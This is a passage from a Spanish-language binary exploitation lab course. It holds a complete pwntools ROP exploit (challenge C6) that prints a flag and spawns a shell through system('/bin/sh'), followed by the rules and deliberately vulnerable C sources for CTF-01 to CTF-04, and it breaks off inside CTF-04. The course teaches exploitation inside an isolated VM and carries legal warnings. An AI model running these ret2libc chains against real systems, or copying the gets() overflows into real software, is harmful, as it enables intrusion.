m = re.search(r'libc\.so\.\d => (\S+) \((0x([0-9a-f]+))\)', ldd_out)
if not m:
log.failure('ldd no mostro libc; verifica setarch -R y ASLR.')
raise SystemExit(1)
libc = ELF(m.group(1), checksec=False)
libc.address = int(m.group(2), 16) # base fija con ASLR fuera
system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh\x00'))
log.info('libc base %#x | system = %#x', libc.address, system)

# -----
# FASE 1 - offset dinamico: patron ciclico + corefile (metodo A2)
# -----
io = process(['setarch', ARCH, '-R', BIN])
io.recvuntil(b'DOS objetivos')
io.sendline(cyclic(200))
io.wait()
try:
core = io.corefile
offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
from pwnlib.corefile import Corefile
core = Corefile('core')
offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - la cadena integradora, casilla a casilla (9 casillas):
# [g_pop_rdi][0xcafebabe] <- RDI = 1er argumento
# [g_pop_rsi][0x8badf00d] <- RSI = 2do argumento
# [g_ret] <- alineacion para printf (movaps)
# [flag_printer] <- imprime la flag; su ret consume
# [g_pop_rdi][binsh] la casilla siguiente...
# [g_ret] <- alineacion para system
# [system] <- shell heredando stdin/stdout
# -----
io = process(['setarch', ARCH, '-R', BIN])
io.recvuntil(b'DOS objetivos')
payload = (b'A' * offset
+ p64(g_pop_rdi)
+ p64(MAGIC_RDI)
+ p64(g_pop_rsi)
+ p64(MAGIC_RSI)
+ p64(g_ret)
+ p64(flag_printer))

```

```

+ p64(g_pop_rdi)
+ p64(binsh)
+ p64(g_ret)
+ p64(system))
assert b'\n' not in payload, 'gets() cortaria el payload en el primer 0x0a'
io.sendline(payload)
time.sleep(0.5)
io.sendline(b'echo PWNEO_C6_${id -u}; id; exit')
salida = io.recvall(timeout=4)
io.close()

FLAG = b'FLAG{ROP_C6_integrador_doble_llamada}'
if FLAG in salida and b'PWNEO_C6' in salida:
    log.success('C6 SUPERADO: flag + shell en una sola entrada. La serie '
    'guiada esta dominada.')
elif FLAG in salida:
    log.failure('C6: flag OK pero el shell no llego: revisa la 2a mitad '
    '(pop rdi de libc/g_embebido, g_ret y base de ldd).')
else:
    log.failure('C6: sin flag. Pistas: RDI antes que RSI, g_ret antes de '
    'flag_printer, base de libc con setarch -R ldd.')

```

(h) Salida esperada

```

[*] g_pop_rdi = 0x4011a6 | g_pop_rsi = 0x4011a9 | g_ret = 0x4011ab
[*] libc base 0x7ffff7dbc000 | system = 0x7ffff7e0f090
[*] Offset medido en caliente: 72 bytes
[flag_printer] FLAG{ROP_C6_integrador_doble_llamada}
[+] C6 SUPERADO: flag + shell en una sola entrada. La serie
guiada esta dominada.

```

Dos premios, una entrada: si ves la flag pero el **PWNEO_C6** no aparece, las casillas 7–10 tienen un problema —la causa más común es haber asignado `libc.address` después de resolver `system`, o un `g_ret` de más o de menos antes de `system`. Si ni siquiera la flag llegó, revisa el orden RDI/RSI de las casillas 1–4. Y al cerrar el reto, siéntete autorizado para la Parte 4: los CTF-01 a CTF-06 no te dirán qué técnica aplica, y C6 es exactamente el músculo que necesitas para eso.

Apéndice — Tu progreso y la chuleta que te acompaña

La serie guiada termina aquí y empieza la tuya. Esta parte te dejó seis retos resueltos, pero el activo real es el método: recon, lectura, offset medido, inventario cazado, cadena diseñada y depuración disciplinada. La Tabla 3 es tu registro personal: imprímela o cópiala y anota fecha, tiempo y el peldaño desde el que entraste a cada reto (0 = sin pistas, 1/2/3 = pista usada, S = leí la solución directa). En la Parte 4 no habrá pistas que contar, así que este historial es tu línea base honesta: verás caer el número del peldaño reto a reto si trabajaste de verdad.

Reto	Técnica central	Fecha	Tiempo	Peldaño (0–3/S)
C1	Caza de gadgets + cadena RDI+RSI a mano	_____	_____	_____
C2	ret2libc con API ROP(elf) de pwntools	_____	_____	_____
C3	win(int,int): dos registros System V	_____	_____	_____
C4	Explotación remota con socat + remote()	_____	_____	_____

Reto	Técnica central	Fecha	Tiempo	Peldaño (0–3/S)
C5	Leak de libc en dos etapas, ASLR activa	—	—	—
C6	Integrador: alineación + 2 args + doble llamada	—	—	—

Tabla 3. Tabla de progreso sugerida: anota también si usaste la solución y en qué paso se rompió tu primer intento; ese dato vale oro de cara a la Parte 4.

A.1. Los cinco hallazgos que debes llevarte

- **El inventario se caza y se transcribe con precisión (C1):** ROPgadget separa instrucciones con espacios alrededor del punto y coma, y `pop rdi` ; `ret` no es lo mismo que `pop rdi`; `pop r15` ; `ret`. Un gadget mal copiado es una cadena muerta con síntomas confusos.
- **La API ROP() existe para que trabajes a nivel de llamadas (C2):** `rop.call()`, `rop.raw()` y `rop.dump()`; el pool `ROP([elf, libc])` resuelve el problema de los binarios dinámicos modernos sin gadgets propios.
- **System V es un mapa de registros (C1, C3, C6):** los seis primeros argumentos enteros viajan en `RDI`, `RSI`, `RDX`, `RCX`, `R8`, `R9`; cada `pop` consume SU casilla y el orden de apilado es innegociable.
- **El canal remoto cambia el ritmo, no la técnica (C4):** `recvuntil()` antes de cada `sendline()`, offset medido en local, y la depuración de conexión (socat vivo, puerto correcto, hijo que muere) antes de culpar al exploit.
- **La alineación se mide, no se memoriza (C5, C6):** el `ret` extra que salvó a B2 mató a C5, porque la segunda visita a la función vulnerable entró por un `ret` y no por un `call` y la paridad de `$rsp` quedó invertida. Cuando un `movaps` aparezca, cuenta casillas; no repitas recetas.

A.2. La chuleta ROP de la Parte 2 sigue vigente

El Apéndice de la Parte 2 —la chuleta ROP con `ROPgadget --only "pop|ret"`, `ropper`, la API de `ROP(elf)` y el rol del `ret` suelto— sigue siendo tu referencia de bolsillo y no se reimprime aquí: úsala junto a la Tabla 2 de esta parte, que le añade la dimensión de METODOLOGÍA (qué paso, qué herramienta). Entre ambas tienes el kit completo: la chuleta responde "cómo se escribe una cadena" y esta parte responde "cómo se decide qué cadena escribir". Para la Parte 4 conviene tener ambas a mano impresas.

A.3. Mapa de la serie y lo que viene

La serie completa: Parte 1 (A0–A4) construyó el entorno y el desbordamiento básico; Parte 2 (B1–B4) resolvió ROP paso a paso con gadgets y `ret2libc`; esta Parte 3 (C1–C6) te quitó los andamios con retos y pistas; y la Parte 4 (CTF-01 a CTF-06) te pondrá seis capturas estilo concurso, sin pistas, donde la metodología del Capítulo 1 es tu único compañero. Si terminaste C6 con tu propio exploit antes de leer la solución, tu peldaño fue 0: la Parte 4 es para ti. Si llegaste con ayuda de pistas, repasa los retos donde usaste el peldaño 3: la diferencia entre leer cadenas y escribir cadenas es exactamente lo que la Parte 4 va a examinar, y el paper "LLM-Assisted ROP Chain Synthesis" será mucho más revelador cuando tus manos ya sepan lo que el modelo propone.

A.4. Autoevaluación: ¿estás listo para la Parte 4?

Antes de abrir los CTF-01 a CTF-06, atrévete a responder con un sí honesto a cada punto. Son las capacidades que esta parte entrenó y que la Parte 4 dará por dominadas; los puntos que quedes en duda apuntan exactamente al reto y apartado donde practicar una vez más. Esta lista también te sirve como guion de repaso exprés la víspera de sentarte con el paper: cada "sí" es un músculo que ya tienes, cada "no" es una página concreta a la que volver.

1. ¿Puedes pasar de `ROPgadget --only "pop|ret"` a una cadena completa sin mirar la solución, transcribiendo los gadgets con su formato exacto? (C1)
2. ¿Explicarías a otra persona qué cambia entre `ROP(elf)` y `ROP([elf, libc])`, y por qué el pool combinado resuelve el binario moderno sin gadgets? (C2)
3. ¿Recitas la convención System V en orden y sabes qué casilla le toca a cada valor? (C1, C3, C6)
4. ¿Tu flujo `remote()` sincroniza con `recvuntil()` antes de cada envío y tu checklist de conexión arranca por `socket` y puerto? (C4)
5. ¿Sabes por qué `puts(puts@GOT)` y qué aritmética entrega la base de `libc` a partir del leak? (C5)
6. ¿Entiendes por qué en C5 la etapa 2 NO lleva el ret de alineación mientras que en B2 era obligatorio? Si puedes explicar la paridad de `$rsp` en voz alta, ese es el nivel. (C5)
7. ¿Escribirías las diez casillas de C6 en un papel, marcando qué ret sirve a qué función, antes de probar en Python? (C6)
8. ¿Tienes tu tabla de progreso llena y tus cadenas propias guardadas en `~/rop-lab`? Ese cuaderno es tu verdadero material de la Parte 4.

Cierre: el contrato del laboratorio

Todo lo que practicaste corre en binarios tuyos, compilados por ti, en una VM aislada. Las técnicas del laboratorio (caza de gadgets, `ret2libc`, leak en dos etapas, explotación por socket) son las mismas que protegen sistemas reales cuando las dominan los defensores; fuera de un laboratorio o de una autorización explícita, son delitos. Lleva el método a la Parte 4 y el respeto a todas partes.

CTFs y Solucionario (x86_64)

Seis retos CTF-01-06 sin pistas ni andamios, con dificultad por estrellas y bitácora obligatoria; el solucionario completo y verificado queda bajo la puerta de los 45 minutos.

Serie de laboratorio · 4 partes

CTFs CTF-01-06 verificados con pwntools en x86_64 nativo (AMD)

Índice

Requisitos previos	1
Cap. 1 — Reglas del juego	1
Parte D. CTFs sin pistas (CTF-01..06)	4
CTF-01 — La bóveda olvidada (dificultad 1/4)	4
CTF-02 — Los dos sellos (dificultad 2/4)	6
CTF-03 — El estanque ejecutable (dificultad 2/4)	7
CTF-04 — Sin brújula (dificultad 3/4)	8
CTF-05 — Eco desde el abismo (dificultad 3/4)	10
CTF-06 — Protocolo de doble llave (dificultad 4/4)	11
Apéndice A — Solucionario (¡spoilers!)	14
Solución CTF-01 (alineación)	14
Solución CTF-02 (RDI + RSI)	16
Solución CTF-03 (ret2shellcode)	18
Solución CTF-04 (ret2libc sin /bin/sh)	20
Solución CTF-05 (leak en dos etapas)	22
Solución CTF-06 (doble llamada + alineación)	25
Apéndice B — Chuleta general	28
Apéndice C — Troubleshooting	30

Requisitos previos

Esta es la parte final de la serie y hereda TODAS las herramientas de las tres anteriores: nada nuevo se instala y nada nuevo se configura. Antes de abrir el primer CTF, pasa por este checklist de dos minutos; si alguna casilla falla, la corrección está en el capítulo 2 de la Parte 1 y no aquí, porque repetir la instalación duplicaría este documento sin enseñarte nada. Trabaja siempre dentro de tu VM Kali aislada y recuerda la regla de oro de la serie: solo binarios propios, solo laboratorio, nunca sistemas de terceros.

N	Qué debe funcionar	Verificación rápida
1	GEF activo dentro de gdb, con su banner al arrancar	<code>gdb ./ctf01 muestra GEF</code>
2	pwntools disponible (esta serie se verificó con 4.15)	<code>python3 -c "import pwn; print(pwn.__version__)"</code>
3	ROPgadget y ropper en el PATH	<code>ROPgadget --version</code> y <code>ropper --version</code>
4	socat instalado para el flujo CTF (remota, Parte 3)	<code>socat -V</code>
5	setarch operativo para desactivar ASLR cuando toque	<code>setarch \$(uname -m) -R true</code>
6	Directorio de trabajo de la serie	<code>ls ~/rop-lab</code> con partes 1-3 dentro

Tabla 1. Checklist heredado de las Partes 1–3: si algo falla, Parte 1, capítulo 2 (instalación y sanidad).

Un detalle de método que sí es nuevo: en esta parte cada reto vive en su PROPIO directorio con su PROPIO flag.txt. Es la convención estándar de un CTF real —cada desafío, una carpeta— y evita el error tonto de celebrar una flag que en realidad pertenecía a otro reto. El capítulo siguiente fija las reglas completas del juego; léelas antes de compilar nada, porque el Apéndice A asume que las cumpliste.

Cap. 1 — Reglas del juego

Las Partes 1 a 3 te dieron andamios: enunciados desarrollados, pistas escalonadas, planes de alto nivel y soluciones comentadas al lado. Esta parte los retira todos. Lo que queda es la experiencia de un CTF de verdad: un enunciado breve, un código fuente que lo dice todo sin explicar nada, un binario que se comporta exactamente como su fuente promete y tu criterio. El objetivo no es solo resolver los seis retos, sino descubrir DE QUÉ eres capaz sin que nadie te diga el siguiente paso: eso es justamente lo que el paper "LLM-Assisted ROP Chain Synthesis" y cualquier interviewer de seguridad van a medirte.

El ciclo de un CTF sin pistas

Mismo músculo técnico que en las Partes 1–3, pero ahora tú eliges el orden, las herramientas y el momento de rendirte




Figura 1. El ciclo de un CTF sin pistas: preparar, reconocer, leer, medir, disparar y registrar; el Apéndice A solo se abre con 45 minutos y bitácora.

Regla 1 — Un directorio y un flag.txt por reto

Cada CTF se trabaja en una carpeta propia dentro de tu laboratorio, con el binario compilado ahí y un flag.txt que TÚ creas antes de explotar. La convención del laboratorio es `echo "FLAG{...}" > flag.txt` con el contenido de tu flag de práctica; los binarios de esta serie leen la flag de ese archivo o imprimen la suya embebida cuando la victoria es un shell, y en ese caso el shell final hace `cat flag.txt` como en un CTF auténtico. No compartas la carpeta entre retos: más de un exploit "exitoso" de esta serie fue en realidad la flag de otro reto asomando por un archivo viejo.

Regla 2 — Mínimo 45 minutos por reto

Cada reto exige un mínimo de 45 minutos de trabajo honesto ANTES de abrir el Apéndice A. La cifra no es arbitraria: es el tiempo que tarda tu cerebro en agotar las ideas obvias y empezar a generar ideas buenas. Cronometra de verdad —el teléfono basta— y no recalques en silencio: los 45 minutos son de trabajo activo (recon, medir, diseñar cadenas, probar), no de mirar el fondo de pantalla. Si al terminarlos sigues atascado, el Apéndice A te espera; si los terminaste y el reto cayó, ciérralo igualmente y compara tu solución con la del solucionario: la segunda mitad del aprendizaje vive ahí.

Regla 3 — Bitácora de intentos

Cada intento serio se anota: fecha, reto, minutos invertidos, hasta dónde llegaste y qué lección se lleva. La bitácora convierte la frustración en datos: cuando la revises verás patrones —los offsets mal medidos, las alineaciones olvidadas— que a puño alzado se sienten como mala suerte pero en la tabla revelan ser un hábito

corregible. Además es tu ticket de entrada al solucionario: la Tabla 2 es el formato propuesto, y anotarla completa es parte del reto, no burocracia.

Reto	Fecha	Minutos	Intento	¿Dónde me quedé?	Lección
CTF-01	_____	_____	_____	_____	_____
CTF-02	_____	_____	_____	_____	_____
CTF-03	_____	_____	_____	_____	_____
CTF-04	_____	_____	_____	_____	_____
CTF-05	_____	_____	_____	_____	_____
CTF-06	_____	_____	_____	_____	_____

Tabla 2. Bitácora de intentos: una fila por intento serio; añade filas si un reto te costó varias sesiones.

Regla 4 — Qué está permitido y qué no

PERMITIDO, y animado: consultar las Partes 1–3 enteras, sus explotes verificados, su chuleta y sus apéndices; usar GEF, pwntools, ROPgadget, ropper y cualquier nota que hayas tomado; ejecutar cada binario las veces que quieras; fallar con elegancia las veces que haga falta. PROHIBIDO: abrir el Apéndice A antes de cumplir la Regla 2, leer la solución de un reto para "ahorrarte" los 45 minutos de otro, y ejecutar cualquiera de estas técnicas contra sistemas que no sean tuyos. La ética no es un anexo de esta serie: es la condición que hace que practicar sea legítimo. Solo binarios propios, solo VM aislada, siempre.

El espíritu de esta parte

Los seis CTF están contruidos sobre técnicas que ya dominas, pero combinadas de formas que no viste exactamente antes. Si un reto te recuerda a un ejercicio anterior, es porque comparte hueso, no piel: identifica QUÉ parte es familiar y concentra tu esfuerzo en la parte nueva. Cuando termines, el Apéndice B te da la chuleta condensada de toda la serie y el Apéndice C colecciona los accidentes clásicos; ninguno de los dos sustituye a los 45 minutos de pelea.

Parte D. CTFs sin pistas (CTF-01..06)

Seis retos, una progresión de una a cuatro estrellas, cero pistas. Cada enunciado contiene EXACTAMENTE lo que un organizador de CTF te daría: un nombre, una dificultad, una narrativa breve, el código fuente completo, el comando de compilación exacto y tu misión. Lo que NO contiene: pasos, pistas, fragmentos de exploit ni referencias del estilo "usa lo que viste en B2". Si una técnica anterior aplica, descubrirlo es parte del reto; la Figura 2 sitúa esta parte en la escalera de la serie y te recuerda qué certifica cada peldaño.

Compila cada reto con el comando impreso y trabaja en su directorio propio con su flag.txt (Cap. 1, Regla 1). Los binarios imprimen banners con el prefijo del reto; cuando el premio sea un shell, la demostración clásica de victoria es leer tu flag con el propio shell. Las soluciones completas y verificadas viven en el Apéndice A (bajo la puerta de los 45 minutos) y los mismos ficheros (.c y sol_ctfXX.py) viajan en el ZIP de la parte. Todos los exploits son dinámicos: símbolos con elf.symbols, gadgets con ROP() y libc reubicada en tiempo de ejecución; ninguna dirección absoluta hardcodeada.

La escalera de la serie: de A0 al CTF-06

Cada peldaño deja un andamio menos; la Parte 4 es el techo donde el andamio desaparece del todo

PARTE 1 A0-A4 · cimientos	PARTE 2 B1-B4 · ROP resuelto	PARTE 3 C1-C6 · retos guiados	PARTE 4 CTF-01..06 · sin pistas
Entorno Kali, GEF, pwntools. El buffer overflow en crudo: crash, offset con cyclic, control de RIP y tu primer shellcode.	Gadgets, trampolines y System V; ret2win con la trampa movaps, ret2libc con setarch, argumentos y cadenas largas.	Menos andamio, tres pistas escalonadas: caza de gadgets, API ROP(), socket con socat y leak en dos etapas.	Seis retos con narrativa, cero pasos y dificultad por estrellas; bitácora obligatoria y solucionario bajo llave.
★ ★ ★ ★ ★	★ ★ ★ ★ ★	★ ★ ★ ★ ★	★ ★ ★ ★ ★
Certifica: medir y controlar el retorno	Certifica: encadenar con alineación	Certifica: trabajar con pistas cada vez menores	Certifica: explotar solo, como en un CTF real

Si un CTF se resiste: no es señal de retroceso, es el diseño. Cada reto de esta parte combina DOS o tres lecciones de peldaños anteriores y esconde una de las trampas clásicas (alineación, paridad de la segunda visita, cadenas ausentes). El diagnóstico del Apéndice A empieza citando la Parte donde esa lección se enseñó: la serie está pensada para consultarse entera.

Figura 2. La escalera de la serie: cada parte retira andamio; la Parte 4 lo retira todo y mide tu nivel real de explotación autónoma.

CTF-01 — La bóveda olvidada

Dificultad: ★ (1 de 4). El servidor de bóvedas de la familia Valdés corrió durante años en un rincón olvidado de la red interna, hasta que un inventario de activos lo marcó "obsoleto" y el equipo de sistemas decidió, con puntualidad británica, no volver a mirarlo jamás. La cámara sigue funcionando: recibe tu nombre, te saluda y guarda su secreto detrás de una función que nadie llama desde el gran refactor de 2019. El mantenimiento nunca llegó; tú sí.

Código C completo y compilación exacta

CTF01.C

```
/* CTF-01 (dificultad: 1 estrella) - "La bóveda olvidada".
```

```

* Serie: Laboratorio de Prácticas ROP - Parte 4 (x86_64, Kali Linux)
* Compilación: gcc -g -O0 -fno-stack-protector -no-pie -o ctf01 ctf01.c
* USO RESPONSABLE: binario de práctica para tu VM Kali aislada. Solo
* ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
*
* La bóveda guarda su secreto en flag.txt (mismo directorio del binario).
* win() existe, imprime el secreto... y nadie la llama. El flujo normal
* muere en victima(), que lee con gets() sin límite alguno.
* Nada de pistas: ya sabes reconocer este patrón. O casi. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void win(void)
{
    char linea[64];
    FILE *f = fopen("flag.txt", "r");
    if (!f) {
        printf("[win] flag.txt no encontrado en el directorio actual\n");
        return;
    }
    if (fgets(linea, sizeof linea, f))
        printf("[win] FLAG: %s", linea);
    fclose(f);
}

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; lo que pase de ahí es tuyo */

    printf("[CTF-01] la bóveda escucha; escribe tu nombre:\n");
    fflush(stdout); /* orden determinista con entrada por pipe */
    /* VULNERABLE: gets() sin límite; lo que siga al relleno es la
    * dirección de retorno que ret consumirá al volver. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[CTF-01] EOF recibido.\n");
        exit(1);
    }
    printf("[CTF-01] saludaste como: %s\n", buffer);
    return; /* <- aquí decide TU payload quién sigue */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* sin buffering: útil para pipes */
    printf("[CTF-01] PID=%d | bóveda v2.3; el mantenimiento nunca llegó\n",
        getpid());
    victima();
    printf("[CTF-01] retorno LIMPIO: si lees esto, el intento no tocó nada.\n");
    return 0;
}

$ gcc -g -O0 -fno-stack-protector -no-pie -o ctf01 ctf01.c
$ # warning esperado: the `gets' function is dangerous...
$ echo "FLAG{tu_flag_de_practica}" > flag.txt
$ pwn checksec ./ctf01

```

Tu misión

Redirige la ejecución del programa hacia la función premio y consigue que la bóveda imprima TU flag completa en pantalla. Cuando lo logres, anótalo en la bitácora y pregúntate: ¿qué haría falta para que ese mismo payload reviente en otro sistema?

CTF-02 — Los dos sellos

Dificultad: ★★ (2 de 4). El gremio de armeros de la ciudad de Braavos protegía sus planos con una cámara de doble sello: dos credenciales simultáneas, dos cierres independientes, ninguna llave maestra. El software de control llegó a nuestros días como curiosidad arqueológica y en boca de los aprendices circula una apuesta: nadie abre la cámara sin las credenciales correctas. Lo que el gremio no contempló es que el cierre también se puede CONVENCER, registro por registro.

Código C completo y compilación exacta

CTF02.C

```
/* CTF-02 (dificultad: 2 estrellas) - "Los dos sellos".
 * Serie: Laboratorio de Prácticas ROP - Parte 4 (x86_64, Kali Linux)
 * Compilación: gcc -g -O0 -fno-stack-protector -no-pie -o ctf02 ctf02.c
 * USO RESPONSABLE: binario de práctica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * win(int a, int b) solo abre la cámara si RDI y RSI llevan los DOS
 * sellos correctos a la vez. El binario es dinámico moderno: no esperes
 * trampolines "de regalo"; los autores del reto los dejaron EMBEBIDOS
 * en el fuente (g_pop_rdi, g_pop_rsi, g_ret). Verifícalos tú:
 * ROPgadget --binary ./ctf02 --only "pop|ret"
 * Sin PIE: símbolos y gadgets quedan fijos aunque ASLR esté activada. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

/* Gadgets embebidos: etiquetas globales apuntando a instrucciones
 * exactas; el ensamblador las coloca en .text y ROPgadget las ve. */
__asm__(
    ".globl g_pop_rdi\n"
    "g_pop_rdi:\n"
    " pop %rdi\n"
    " ret\n"
    ".globl g_pop_rsi\n"
    "g_pop_rsi:\n"
    " pop %rsi\n"
    " ret\n"
    ".globl g_ret\n"
    "g_ret:\n"
    " ret\n"
);

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void win(int a, int b)
{
    if (a == 0x1337c0de && b == 0x600dc0de) {
        char linea[64];
        FILE *f = fopen("flag.txt", "r");
        if (!f) {
```

```

printf("[win] sellos correctos, pero flag.txt no está aquí\n");
return;
}
if (fgets(linea, sizeof linea, f))
printf("[win] FLAG: %s", linea);
fclose(f);
} else {
printf("[win] sellos rechazados: (0x%x, 0x%x)\n",
(unsigned int)a, (unsigned int)b);
}
}

void victima(void)
{
char buffer[64]; /* 64 bytes legales; lo que pase de ahí es tuyo */

printf("[CTF-02] la cámara pide DOS sellos; presenta los tuyos:\n");
fflush(stdout); /* orden determinista con entrada por pipe */
/* VULNERABLE: gets() sin límite; una sola línea alimenta toda la
* cadena que cargue RDI y RSI antes de saltar a win(). */
if (gets(buffer) == NULL) {
fprintf(stderr, "[CTF-02] EOF recibido.\n");
exit(1);
}
return; /* <- el ret arranca TU cadena de gadgets */
}

int main(void)
{
setvbuf(stdout, NULL, _IONBF, 0); /* sin buffering: útil para pipes */
printf("[CTF-02] PID=%d | cámara de doble sello, serie BX-1337\n",
getpid());
victima();
printf("[CTF-02] retorno LIMPIO: si lees esto, la cadena no llegó.\n");
return 0;
}

$ gcc -g -O0 -fno-stack-protector -no-pie -o ctf02 ctf02.c
$ ROPgadget --binary ./ctf02 --only "pop|ret"
$ echo "FLAG{tu_flag_de_practica}" > flag.txt
$ pwn checksec ./ctf02

```

Tu misión

Abre la cámara: haz que la función premio reciba sus dos credenciales correctas y exactas en los registros que la convención de llamadas dicta, y recoge tu flag. Cuando lo logres, verifica con ROPgadget los trampolines que usaste: la apuesta del gremio era contigo.

CTF-03 — El estanque ejecutable

Dificultad: ★★ (2 de 4). El acuario municipal digitalizó su estanque de carpas koi y, por un error de configuración que nadie quiso reconocer, el área donde caen los datos de visitantes quedó como agua que se puede beber Y en la que se puede nadar. La rutina de depuración, diseñada para los técnicos, imprime más de lo que debería; el letrero "NO TOCAR EL AGUA" fue retirado por reformas y nunca se reinstaló. Aquí no hay función premio que rescatar: el estanque es tuyo y lo que crezca en él, también.

Código C completo y compilación exacta

CTF03.C

```
/* CTF-03 (dificultad: 2 estrellas) - "El estanque ejecutable".
```

```

* Serie: Laboratorio de Prácticas ROP - Parte 4 (x86_64, Kali Linux)
* Compilación: gcc -g -O0 -fno-stack-protector -no-pie -z execstack
* -o ctf03 ctf03.c
* USO RESPONSABLE: binario de práctica para tu VM Kali aislada. Solo
* ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
*
* Aquí no hay win() que valga: la recompensa es EJECUTAR tu propio
* código. El binario se compiló con -z execstack (GNU_STACK RWE: pila
* ejecutable) y su rutina de "depuración" imprime dónde vive buffer[].
* Lee, apunta y nada en el estanque. Recuerda: gets() copia TODA la
* línea, y las direcciones bajo GDB no son las del proceso real. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void victima(void)
{
    char buffer[128]; /* espacio de sobra para lo que tú decidas sembrar */

    printf("[CTF-03] debug: buffer en %p\n", (void *)buffer);
    fflush(stdout); /* imprescindible: el exploit lee el leak por pipe */
    /* VULNERABLE: gets() sin límite; el retorno te lleva donde tú
    * escribas: al estanque, si lo preparaste bien. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[CTF-03] EOF recibido.\n");
        exit(1);
    }
    return; /* ret -> hacia TU código, si la pila ejecuta */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* sin buffering: útil para pipes */
    printf("[CTF-03] PID=%d | estanque RWE: el agua es tuya\n", getpid());
    victima();
    return 0;
}

```

```

$ gcc -g -O0 -fno-stack-protector -no-pie -z execstack -o ctf03 ctf03.c
$ # warning esperado: the `gets' function is dangerous...
$ echo "FLAG{tu_flag_de_practica}" > flag.txt
$ pwn checksec ./ctf03 # mira que GNU_STACK diga RWE

```

Tu misión

Consigue ejecutar TU propio código dentro del proceso: siembra algo en el estanque, aterriza el retorno en ello y, desde el shell que ganes, lee tu flag.txt. Demostrar el control con un comando visible es parte de la victoria.

CTF-04 — Sin brújula

Dificultad: ★★★ (3 de 4). El ballenero "El Ojos de Sal" zarpó con su carga habitual, una tormenta le arrancó la brújula por la borda y el capitán descubrió, tarde, que también habían echado al mar el mapa y el compás de respaldo. El barco llega a puerto con la bodega intacta y sin NI UNA herramienta de navegación a bordo: ni cadenas útiles, ni funciones premio, ni nada que el registro de carga reconozca. La flota entera, sin embargo, sigue anclada en la misma bahía, y esa bahía SÍ tiene lo que falta: hay que localizarla, calcular la distancia exacta y remar hasta ella.

Código C completo y compilación exacta

CTF04.C

```

/* CTF-04 (dificultad: 3 estrellas) - "Sin brújula".
 * Serie: Laboratorio de Prácticas ROP - Parte 4 (x86_64, Kali Linux)
 * Compilación: gcc -g -O0 -fno-stack-protector -no-pie -o ctf04 ctf04.c
 * USO RESPONSABLE: binario de práctica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * Este binario NO contiene la cadena "/bin/sh" (compruébalo: strings
 * ./ctf04 | grep bin) y tampoco llama a system(): NX bloquea la pila y
 * no hay win() que regale nada. La única ejecutable "amable" del
 * proceso es la libc de TU VM: localiza en ella lo que necesitas y
 * trae las direcciones de vuelta. Con ASLR desactivada la base se LEE,
 * no se adivina: setarch $(uname -m) -R ldd ./ctf04
 * (y lanza el binario por la misma vía: setarch $(uname -m) -R ./ctf04)
 * PITFALL heredado: setvbuf(stdin, _IONBF) deja los comandos del shell
 * en la tubería en vez de tragárselos gets(). */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void victima(void)
{
    char buffer[32]; /* 32 bytes legales; offset corto, cadena larga */

    printf("[CTF-04] canal abierto; ordene, navegante:\n");
    fflush(stdout); /* orden determinista con entrada por pipe */
    /* VULNERABLE: gets() sin límite; el retorno consumirá la primera
     * casilla de TU cadena (hint no incluido: el título basta). */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[CTF-04] EOF recibido.\n");
        exit(1);
    }
    return; /* <- aquí empieza la travesía hacia libc */
}

int main(void)
{
